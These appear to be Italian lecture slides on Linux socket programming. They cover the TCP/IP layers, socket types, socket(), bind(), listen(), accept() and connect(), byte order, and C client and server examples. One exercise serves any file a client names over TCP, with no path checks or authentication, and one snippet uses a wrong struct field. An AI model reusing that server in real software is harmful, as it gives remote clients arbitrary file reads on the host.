
- Il livello N usa i servizi del livello $N - 1$
- Li migliora e li offre al livello $N + 1$
- Il livello N parla col suo omologo su un altro nodo



Lo stack di rete TCP/IP in Linux I protocolli

I protocolli vengono
inscatolati uno dentro l'altro:


- Un frame **Ethernet** trasporta un pacchetto **IP**
- Un pacchetto **IP** trasporta un segmento **TCP**
- Un segmento **TCP** contiene i dati dell'**applicazione**



Lo stack di rete TCP/IP in Linux Utilizzo dei protocolli

Le applicazioni in Linux possono usare i servizi di:

- TCP per avviare una comunicazione orientata al flusso
- UDP per mandare datagrammi
- Pacchetti IP generici




Lo stack di rete TCP/IP in Linux Utilizzo dei protocolli

Il **kernel** implementa i moduli
TCP, UDP, IP

Offre delle **System Call** per
poterne utilizzare i servizi

- Oggetto di questa
lezione




Lo stack di rete TCP/IP in Linux

Domain Name System

Il Domain Name System (DNS) è un sistema di directory distribuito e gerarchico

- Serve per identificare nodi di Internet tramite un **nome di dominio** anziché un indirizzo IP
- Permette la conversione tra indirizzi IP e nomi di dominio

Linux offre funzioni per usare il DNS in maniera semplice



I Socket

I Socket

Definizione

I **Socket** sono uno strumento di Inter-Process Communication per scambiare dati tra diversi **nodi di rete**

Utilizzo simile alle *pipe* e alle *FIFO*

- Identificati da un *file descriptor*
- Vi si accede con le System Call `read` e `write`

A differenza di *pipe* e alle *FIFO*

- Connettono nodi diversi
- Vengono creati in maniera diversa con System Call dedicate

I Socket

Tipologie di Socket

Esistono quattro tipologie di socket:

- **Stream Socket:** permettono comunicazione tramite TCP
- **Datagram Socket:** permettono comunicazione tramite UDP
- **Raw Socket:** permettono comunicazione tramite pacchetti grezzi IP
- **UNIX:** permettono comunicazione tra processi di uno stesso nodo

Basati su modello **client/server**

I Socket

Active/Passive socket

I socket sono basati su modello **client/server**

Un **Passive Socket** aspetta connessioni in arrivo

- Implementa un server

Un **Active Socket** è effettivamente connesso a un altro nodo

- Permette lo scambio di dati
- Usato da un client per comunicare col server
- Usato anche dal server, **dopo** aver accettato una nuova connessione

I Socket


UNIX Socket

Comunicazione tra processi di uno stesso nodo

- Concettualmente **molto simili** a una *pipe* o *FIFO*

Differenza

- Usano modello **client/server**
- Un server si mette in ascolto
- Un client contatta il server e inizia la comunicazione




I Socket

Stream Socket

Comunicazione tramite TCP

- Servizio orientato alla connessione
- Client e server comunicano tramite un flusso di byte

Simile a una *pipe* o *FIFO* tra **nodì diversi**



I Socket

Datagram Socket

Comunicazione tramite UDP

- Client e server si scambiano **messaggi**
- Servizio non affidabile
 - Possibile perdita di pacchetti

Differenze:

- Datagram Socket:
 - Orientato ai **messaggi**
 - Non affidabile
- Stream Socket e UNIX socket:
 - Orientato allo **stream**
 - Affidabile

Funzioni e System Call per i Socket

Funzioni e System Call per i Socket

I sistemi Linux/POSIX mettono a disposizione System Call per usare i socket

- Ogni socket è identificato da un File Descriptor
- Similmente ai file aperti o *FIFO* aperti, o *pipe*.
- Si effettua I/O usando le System Call `read` e `write`
 - Tranne che per i *Datagram Socket* (si usano `sendto` e `recvfrom`)

Per creare un socket, si usano System Call dedicate

- Bisogna specificare indirizzi IP e porte
- Attendere che il kernel stabilisca la connessione


Funzioni e System Call per i Socket

Stream Socket e UNIX Socket

Un client usa: `socket` e `connect`

Un server usa `socket`, `bind`, `listen` e `accept`

Entrambi usano `read`, `write` e `close`




Funzioni e System Call per i Socket Datagram Socket

Un client usa: `socket`

Un server usa `socket`,
`bind`

Entrambi usano `sendto`
e `recvfrom` e `close`



Funzioni e System Call per i Socket

Noi vediamo in dettaglio solo gli Stream Socket

- Che utilizzano TCP
- Sono affidabili
- Orientati alla connessione
- Client e server comunicano tramite un stream di byte
- Semantica simile a *pipe*, ma **bidirezionale**

Nelle prossime slide, sono presentate le System Call, ipotizzando di creare uno **Stream Socket**

Funzioni e System Call per i Socket

Creazione di un socket

```
#include <sys/socket.h>
int socket(int domain, int type, int protocol);
```

Crea un socket. Gli argomenti `domain` e `protocol` ne specificano la natura.

- Argomento `protocol`, per noi sempre `0`

Ritorna il File Descriptor, se no `-1`.

Esempio:

Stream Socket `int fd = socket(AF_INET, SOCK_STREAM, 0)`

UNIX Socket `int fd = socket(AF_UNIX, SOCK_STREAM, 0);`

Datagram Socket `int fd = socket(AF_INET, SOCK_DGRAM, 0))`

Funzioni e System Call per i Socket

Trasformazione in Socket Attivo

```
#include <sys/socket.h>
int connect(int sockfd, const struct sockaddr * addr, socklen_t addrlen );
```

Rende il socket `sockfd` attivo e si connette a indirizzo IP e porta specificati in `addr` e `addrlen`

Ritorna **0** in caso di successo, se no **-1**

La `struct sockaddr` contiene un indirizzo IP, una porta o entrambi

- Entrambi in questo caso

La `connect` è **bloccante** finchè non viene stabilita la connessione (TCP).

Funzioni e System Call per i Socket

struct sockaddr

```
struct sockaddr {  
    sa_family_t sa_family; /* Address family (AF_* constant) */  
    char sa_data[14];      /* Socket address (size varies  
                           according to socket domain) */  
};
```

La `struct sockaddr` contiene un indirizzo IP, una porta o entrambi.

Deve essere **generica**: supportare protocolli potenzialmente diversi da suite TCP/IP

Funzioni e System Call per i Socket

struct sockaddr

Il campo `sa_data` deve contenere gli indirizzi e le porte

Quando si usano socket con TCP/IP si utilizza la `struct sockaddr_in`

```
struct sockaddr_in {  
    sa_family_t    sin_family; /* address family: AF_INET */  
    in_port_t      sin_port;   /* port in network byte order */  
    struct in_addr sin_addr;    /* internet address */  
};
```

Viene usata in tutte le System Call che richiedono una `struct sockaddr`.

- Le System Call solo generiche
- Se noi usiamo TCP/IP, usiamo `struct sockaddr_in`

Funzioni e System Call per i Socket

Trasformazione in Socket Passivo

```
#include <sys/socket.h>
int bind(int sockfd , const struct sockaddr * addr , socklen_t addrlen );
```

Rende il socket `sockfd` passivo, ovvero lo mette in ascolto sulla porta specificata in `addr` e `addrlen`

Ritorna `0` in caso di successo, se no `-1`

La `addr` punta a una `struct sockaddr`, che sarà sempre di fatto una `struct sockaddr_in`:

- Contenente solo una porta in questo caso

Funzioni e System Call per i Socket

Attivazione di un Socket Passivo

```
#include <sys/socket.h>
int listen(int sockfd , int backlog);
```

Dopo che un socket `sockfd` è stato specificato come passivo (con `bind`), la `listen` lo mette effettivamente in ascolto sulla porta specificata.

Il parametro `backlog` determina quanto connessioni in attesa possono accodarsi prima di essere servite

Ritorna `0` in caso di successo, se no `-1`

Funzioni e System Call per i Socket

Accettazione di connessioni a Socket Passivo

```
#include <sys/socket.h>
int accept(int sockfd , struct sockaddr * addr , socklen_t * addrlen);
```

Attende che una connessione arrivi al socket passivo `sockfd`

- Bloccante finchè non arriva una connessione

Nel momento in cui arriva una nuova connessione:

- La funzione ritorna
- Il valore di ritorno è un **nuovo socket attivo**
- In `addr` (e `addrlen`) è specificato l'indirizzo del client

Funzioni e System Call per i Socket

I/O su socket attivi

Un socket attivo viene creato:

- Direttamente da un client dopo che si è connesso
- In un server, ogni volta che la `accept` ritorna, e permette la comunicazione con un client

Un socket è **bidirezionale**. In caso di **Stream Socket**:

- Si effettua I/O con `read` e `write`, o volendo con le funzioni specifiche per i socket `send` e `recv`
- Un socket viene chiuso tramite la `close`

Funzioni e System Call per i Socket

Conversione di indirizzi IP

Necessarie funzioni per convertire indirizzi IP in stringa e in formato binario su $4B = 32bit$

```
char *inet_ntoa(struct in_addr in);  
int inet_aton(const char *cp, struct in_addr *inp);
```

IP in formato stringa specificato come `char *`

IP in formato binario specificato come `struct in_addr`

- Tipicamente si usa:

```
struct sockaddr_in s;  
inet_aton("1.2.3.4", &s.in_addr);
```

Le varianti `inet_ntop` e `inet_pton` sono equivalenti, ma più moderne

Funzioni e System Call per i Socket

Network Byte Order

Indirizzi IP e porte sono numeri interi su **32** e **16** bit.

Diverse architetture usano **convenzioni diverse** per l'ordine delle cifre
Necessario mettersi d'accordo quando si trasmettono via rete!

- In rete si usa **Big Endian**, anche detto **Network Byte Order**

	2-byte integer			4-byte integer			
	address <i>N</i>	address <i>N + 1</i>		address <i>N</i>	address <i>N + 1</i>	address <i>N + 2</i>	address <i>N + 3</i>
Big-endian byte order	1 (MSB)	0 (LSB)		3 (MSB)	2	1	0 (LSB)
	address <i>N</i>	address <i>N + 1</i>		address <i>N</i>	address <i>N + 1</i>	address <i>N + 2</i>	address <i>N + 3</i>
Little-endian byte order	0 (LSB)	1 (MSB)		0 (LSB)	1	2	3 (MSB)

MSB = Most Significant Byte, LSB = Least Significant Byte

Funzioni e System Call per i Socket

Network Byte Order

```
#include <arpa/inet.h>
uint32_t htonl(uint32_t hostlong);
uint16_t htons(uint16_t hostshort);
uint32_t ntohl(uint32_t netlong);
uint16_t ntohs(uint16_t netshort);
```

Convertono da formato dell'architettura corrente (**h**) a Network Byte Order (**n**), numeri su **32bit** (**l**) e su **16bit** (**s**), e viceversa

Esempio:

```
uint16_t port_h = 12345;
uint16_t port_n = htons(port_h);
```

Funzioni e System Call per i Socket

Modificare le opzioni di un socket

```
#include <sys/socket.h>
int getsockopt(int sockfd, int level, int optname,
               void *restrict optval, socklen_t *restrict optlen);
int setsockopt(int sockfd, int level, int optname,
               const void *optval, socklen_t optlen);
```

Manipolano le opzioni per il socket `sockfd` .

Modificano comportamenti di default:

- Forzare la bind a una certa porta: `SO_REUSEADDR`
- Parametri di funzionamento di TCP
- Molte altre

Funzioni e System Call per i Socket


Flusso di Stream Socket (Client)

```
// Creazione
int fd = socket(AF_INET, SOCK_STREAM, 0);

/* Connessione: specifica indirizzo IP
   e porta del server */
connect(fd,
        (struct sockaddr*)&address,
        sizeof(address));

// Input/Output
write(fd, buffer, n);
read(fd, buffer, SIZE);

// Chiusura
close(fd);
```



Funzioni e System Call per i Socket

Flusso di Stream Socket (Server)

```
// Creazione
int fd = socket(AF_INET, SOCK_STREAM, 0);

// Bind: specifica porta
bind(fd, (struct sockaddr*)&address, sizeof(address));

// Listen: specifica lunghezza della coda in attesa
listen(fd, 3);


// Servizio ai client
while (1){

    /* Attesa di un client: ottiene indirizzo IP
       e porta del client */
    int active_fd = accept(fd,
                           (struct sockaddr*)&address,
                           (socklen_t*)&addrlen));

    // Input/Output
    write(active_fd, buffer, n);
    read(active_fd, buffer, SIZE);

    // Chiusura
    close(active_fd);
}

// Chiusura
close(fd);
```



Funzioni e System Call per i Socket

Risoluzione DNS

Esistono funzioni di libreria per effettuare risoluzioni DNS:

```
#include <netdb.h>
struct hostent *gethostbyname(const char *name);
```

Effettua una risoluzione DNS per il dominio `name` .

Ritorna una `struct hostent` , una struttura molto complessa che contiene i risultati della risoluzione

E' deprecata, ora si usa la simile `getaddrinfo`

Non vediamo in dettaglio

Funzioni e System Call per i Socket - Esercizio

Il server **45.79.112.203** alla porta TCP **4242** offre un servizio di `echo` .

Se un client vi si connette e manda un messaggio, il server risponde con lo stesso messaggio.

Si crei un programma che si connette al suddetto endpoint, manda un messaggio e stampa la risposta un messaggio.

Funzioni e System Call per i Socket - Esercizio

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#define SIZE 1024
#define MESSAGGIO "Ciao Mondo!\n"

int main(int argc, char *argv[]){

    int fd, n;
    char buffer[SIZE];
    struct sockaddr_in address;

    if ((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        perror("socket failed");
        exit(EXIT_FAILURE);
    }

    address.sin_family = AF_INET;
    address.sin_port = htons(4242);
    if (inet_aton("45.79.112.203", &address.sin_addr) <= 0){
        perror("convert server ip failed");
        exit(EXIT_FAILURE);
    }

    if ((connect(fd, (struct sockaddr*)&address, sizeof(address))) < 0){
        perror("connect failed");
        exit(EXIT_FAILURE);
    }

    write(fd, MESSAGGIO, sizeof(MESSAGGIO));
    printf("Tramesso: %s\n", MESSAGGIO);

    n = read(fd, buffer, SIZE);
    buffer[n] = 0;
    printf("Ricevuto: %s\n", buffer);
    close(fd);
    return 0;
}
```

Funzioni e System Call per i Socket - Esercizio

Si scriva un programma in C che implementa un server TCP in ascolto sulla porta **1712**. Quando un client si connette e invia un messaggio `GET <path>`, il server apre il file specificato nel `<path>`, ne legge il contenuto e lo invia al client.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <errno.h>

#define PORT 1712
#define BUFFER_SIZE 4096

int main(int argc, char *argv[]) {
    int server_fd, client_fd;
    struct sockaddr_in address;
    socklen_t addrlen = sizeof(address);
    char buffer[BUFFER_SIZE];

    server_fd = socket(AF_INET, SOCK_STREAM, 0);

    address.sin_port = htons(PORT); address.sin_family = AF_INET; address.sin_addr.s_addr = INADDR_ANY;
    if (bind(server_fd, (struct sockaddr *)&address, sizeof(address)) < 0) {
        perror("bind failed"); exit(EXIT_FAILURE);
    }

    listen(server_fd, 10);
    printf("Server in ascolto sulla porta %d...\n", PORT);

    while (1) {
        client_fd = accept(server_fd, (struct sockaddr *)&address, &addrlen);

        ssize_t read_bytes = read(client_fd, buffer, BUFFER_SIZE - 1);
        buffer[read_bytes-1]='\0'; // Terminatore a penultimo carattere (Rimuove a capo)
        printf("Richiesta ricevuta: %s\n", buffer);

        if (strncmp(buffer, "GET ", 4) == 0) {
            int file_fd = open(buffer + 4, O_RDONLY);

            ssize_t bytes;
            while ((bytes = read(file_fd, buffer, BUFFER_SIZE)) > 0) {
                write(client_fd, buffer, bytes);
            }
            close(file_fd);
        }
        close(client_fd);
    }
    close(server_fd);
    return 0;
}
```

Networking in Linux

Networking in Linux

Interfacce

La gestione della rete cambia a seconda di distribuzione Linux/POSIX, ma ci sono dei concetti generali.

Ogni interfaccia di rete è identificata da un nome.

- Scheda Ethernet: `eth0` o `eno1`
- Scheda WiFi: `wifi0`
- Interfaccia di loopback: `lo`

Networking in Linux

Come visualizzare le informazioni

`ifconfig` è il comando storico per avere informazioni.

Ora si usa il comando `ip addr`

Esempio:

```
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eno1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 2c:f0:5d:c3:7b:b5 brd ff:ff:ff:ff:ff:ff
    altname enp0s31f6
    inet 140.105.50.104/24 brd 140.105.50.255 scope global dynamic noprefixroute eno1
